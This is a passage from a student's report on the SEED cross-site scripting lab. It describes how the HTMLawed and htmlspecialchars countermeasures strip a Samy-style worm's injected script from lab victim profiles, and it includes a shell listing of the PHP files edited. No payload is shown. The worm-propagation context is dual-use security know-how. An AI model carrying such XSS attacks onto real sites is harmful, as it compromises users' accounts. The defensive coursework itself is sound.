
Activate it:




Then log into Charlie and clean all. Then try clicking Samy.




Charlie becomes Samy's friend again.




But Charlie's profile is clean!



Then log into Boby, who at this time has friend Samy and malicious code in his profile. However, by clicking Samy again, the malicious code in Boby's profile disappear!



For Alice, all the malicious code has been modified and become no longer malicious.



So the result at this step is:

What happens	Victim clean	Victim injected
Friend or not with Samy	NO→YES	YES→YES
Malicious code in profile	NO→NO	YES→NO


It seems the HTMLawed 1.8 countermeasure can help to detect and modify possible malicious code (removed all the <scripts> labels).

b) Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report.
See these php files:


Use vim to check and uncomment the lines about htmlspecialchars carefully.
(only “text.php”, “url.php”, “dropdown.php”, “email.php” have such code and it’s not necessary to modify other php files)

```
[12/06/21]seed@VM:.../output$ ls
access.php      date.php      email.php    friendlytime.php   icon.php    img.php       longtext.php  radio.php  tags.php  url.php
checkboxes.php  dropdown.php  excerpt.php  friendlytitle.php  iframe.php  location.php  pulldown.php  tag.php    text.php
[12/06/21]seed@VM:.../output$ vi text.php
[12/06/21]seed@VM:.../output$ vi tags.php
[12/06/21]seed@VM:.../output$ vi access.php
[12/06/21]seed@VM:.../output$ vi tag.php
[12/06/21]seed@VM:.../output$ vi friendlytime.php
[12/06/21]seed@VM:.../output$ vi url.php
[12/06/21]seed@VM:.../output$ vi dropdown.php
[12/06/21]seed@VM:.../output$ vi email.php
[12/06/21]seed@VM:.../output$ vi icon.php
[12/06/21]seed@VM:.../output$ vi date.php
[12/06/21]seed@VM:.../output$ vi friendlytitle.php
[12/06/21]seed@VM:.../output$ vi img.php
[12/06/21]seed@VM:.../output$ vi longtext.php
[12/06/21]seed@VM:.../output$ vi radio.php
[12/06/21]seed@VM:.../output$ vi checkboxes.php
[12/06/21]seed@VM:.../output$ vi excerpt.php
[12/06/21]seed@VM:.../output$ vi iframe.php
[12/06/21]seed@VM:.../output$ vi location.php
[12/06/21]seed@VM:.../output$ vi pulldown.php
[12/06/21]seed@VM:.../output$
```


Log into Alice, and see my profile:



Do nothing and just click “save”, and then click into my profile again:




See the description with malicious code was removed automatically, since HTMLawed 1.8 works. But we can still do a test to see what function htmlspecialchars will do.
Input these characters:



Then click “save” and interesting things happen.

But if we click into the profile, it still shows normally:



Thanks

The code mentioned in my report is available in my Github repository:
https://github.com/EnzeXu/Computer_Security_Enze_Xu_Final_Project

Thank you so much for bringing us a good time this semester, dear Dr. Alqahtani.
Enze Xu